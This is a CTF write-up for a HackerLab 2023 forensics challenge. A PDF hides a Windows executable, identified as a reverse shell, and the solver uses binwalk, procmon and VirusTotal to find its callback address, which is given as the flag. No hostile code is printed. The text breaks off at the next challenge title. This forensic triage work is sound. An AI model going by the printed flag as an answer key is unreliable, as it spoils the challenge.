
Here are some of the challenges I was able to solve during HackerLab 2023 CTF


Category: Basic

SPY


After downloading the attached file checking the file type shows it's a pdf file

We can use binwalk to see that there are other metadata in it





I extracted them




```
→ forensics binwalk -e mage.pdf

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0×0             PDF document, version: "1.7"
609           0×261           Zlib compressed data, default compression
7552          0×1D80          JPEG image data, JFIF standard 1.01
11633         0×2D71          JPEG image data, JFIF standard 1.01
215047        0×34807         Zlib compressed data, default compression
268708        0×419A4         Zlib compressed data, default compression
309265        0×4B811         Zlib compressed data, default compression
309523        0×4B913         Zlib compressed data, default compression
309750        0×4B9F6         Zlib compressed data, default compression
309970        0×4BAD2         Zlib compressed data, default compression
310179        0×4BBA3         Zlib compressed data, default compression
310402        0×4BC82         Zlib compressed data, default compression
310617        0×4BD59         Zlib compressed data, default compression
310838        0×4BE36         Zlib compressed data, default compression
311050        0×4BF0A         Zlib compressed data, default compression
311271        0×4BFE7         Zlib compressed data, default compression
311485        0×4C0BD         Zlib compressed data, default compression
311697        0×4C191         Zlib compressed data, default compression
311903        0×4C25F         Zlib compressed data, default compression
312167        0×4C367         Zlib compressed data, default compression
312398        0×4C44E         Zlib compressed data, default compression
312719        0×4C58F         Zlib compressed data, default compression
312968        0×4C688         Zlib compressed data, default compression
313227        0×4C78B         Zlib compressed data, default compression
313456        0×4C870         Zlib compressed data, default compression
313715        0×4C973         Zlib compressed data, default compression
313944        0×4CA58         Zlib compressed data, default compression
314210        0×4CB62         Zlib compressed data, default compression
314797        0×4CDAD         Zlib compressed data, default compression
335874        0×52002         Zlib compressed data, default compression
337251        0×52563         Zlib compressed data, default compression
386569        0×5E609         Zlib compressed data, default compression
387679        0×5EA5F         Zlib compressed data, default compression
443789        0×6C58D         Zlib compressed data, default compression
444355        0×6C7C3         Zlib compressed data, default compression
468257        0×72521         Zlib compressed data, default compression
468514        0×72622         Zlib compressed data, default compression
468742        0×72706         Zlib compressed data, default compression
469000        0×72808         Zlib compressed data, default compression
469228        0×728EC         Zlib compressed data, default compression
469487        0×729EF         Zlib compressed data, default compression
469716        0×72AD4         Zlib compressed data, default compression
469982        0×72BDE         Zlib compressed data, default compression
470212        0×72CC4         Zlib compressed data, default compression
```

```
binwalk -e mage.pdf
```

In the extracted files I used the `file` command to know what sort of file they are

And I see this weird thing



```
→ _mage.pdf.extracted file *
261:        ASCII text, with very long lines (338), with CRLF line terminators
261.zlib:   zlib compressed data
34807:      ISO-8859 text, with very long lines (65536), with no line terminators
34807.zlib: zlib compressed data
419A4:      ASCII text, with CRLF, CR line terminators
419A4.zlib: zlib compressed data
4B811:      data
4B811.zlib: zlib compressed data
4B913:      data
4B913.zlib: zlib compressed data
4B9F6:      data
4B9F6.zlib: zlib compressed data
4BAD2:      data
4BAD2.zlib: zlib compressed data
4BBA3:      data
4BBA3.zlib: zlib compressed data
4BC82:      data
4BC82.zlib: zlib compressed data
4BD59:      data
4BD59.zlib: zlib compressed data
4BE36:      data
4BE36.zlib: zlib compressed data
4BF0A:      data
4BF0A.zlib: zlib compressed data
4BFE7:      data
4BFE7.zlib: zlib compressed data
4C0BD:      data
4C0BD.zlib: zlib compressed data
4C191:      data
4C191.zlib: zlib compressed data
4C25F:      data
4C25F.zlib: zlib compressed data
4C367:      data
4C367.zlib: zlib compressed data
4C44E:      data
4C44E.zlib: zlib compressed data
4C58F:      data
4C58F.zlib: zlib compressed data
4C688:      data
4C688.zlib: zlib compressed data
4C78B:      data
4C78B.zlib: zlib compressed data
4C870:      data
4C870.zlib: zlib compressed data
4C973:      data
4C973.zlib: zlib compressed data
4CA58:      data
```

```
4CDAD:      ASCII text, with very long lines (368), with CRLF line terminators
4CDAD.zlib: zlib compressed data
52002:      data
52002.zlib: zlib compressed data
52563:      data
52563.zlib: zlib compressed data
5E609:      data
5E609.zlib: zlib compressed data
5EA5F:      data
5EA5F.zlib: zlib compressed data
6C58D:      data
6C58D.zlib: zlib compressed data
6C7C3:      data
6C7C3.zlib: zlib compressed data
72521:      data
72521.zlib: zlib compressed data
72622:      data
72622.zlib: zlib compressed data
72706:      data
72706.zlib: zlib compressed data
72808:      data
72808.zlib: zlib compressed data
728EC:      data
728EC.zlib: zlib compressed data
729EF:      data
729EF.zlib: zlib compressed data
72AD4:      data
72AD4.zlib: zlib compressed data
72BDE:      data
72BDE.zlib: zlib compressed data
72CC4:      data
72CC4.zlib: zlib compressed data
72DC2:      data
72DC2.zlib: zlib compressed data
72F29:      ASCII text, with very long lines (3925), with CRLF line terminators
72F29.zlib: zlib compressed data
7447A:      ASCII text
7447A.zlib: zlib compressed data
74797:      TrueType Font data, 16 tables, 1st "EBDT", 45 names, Unicode, \251 2021 Microsoft Corporation. All Rights Reserved.
74797.zlib: zlib compressed data
86AE0:      data
86AE0.zlib: zlib compressed data
897A0:      PE32 executable (GUI) Intel 80386, for MS Windows, 4 sections
897A0.zlib: zlib compressed data
➜  _mage.pdf.extracted
```

It extracted a PE file which is basically a `.exe` file


I renamed it


```
➜  forensics mv _mage.pdf.extracted/897A0 maze.exe
➜  forensics rm -rf _mage.pdf.extracted
➜  forensics file maze.exe
maze.exe: PE32 executable (GUI) Intel 80386, for MS Windows, 4 sections
➜  forensics
```

When I ran the binary it was taking time to load

```
➜  forensics wine maze.exe
```

So I uploaded it to Virus Total and saw this






It marked it as some sort of windows reverse shell

And that makes sense since the expected flag format requires an IP and PORT

When I used wireshark to intercept the traffic I got lots of request and wasn't able to filter it well

So instead I moved on to my windows vm and use procmon to monitor the binary process




The IP and PORT it's attempting to reach is `172.28.13.26:7243`


Therefore the flag is:

```
Flag: CTF_172.28.13.26:7243
```


Asen Hotagantin



After downloading the attached file It showed that it's a PNG file



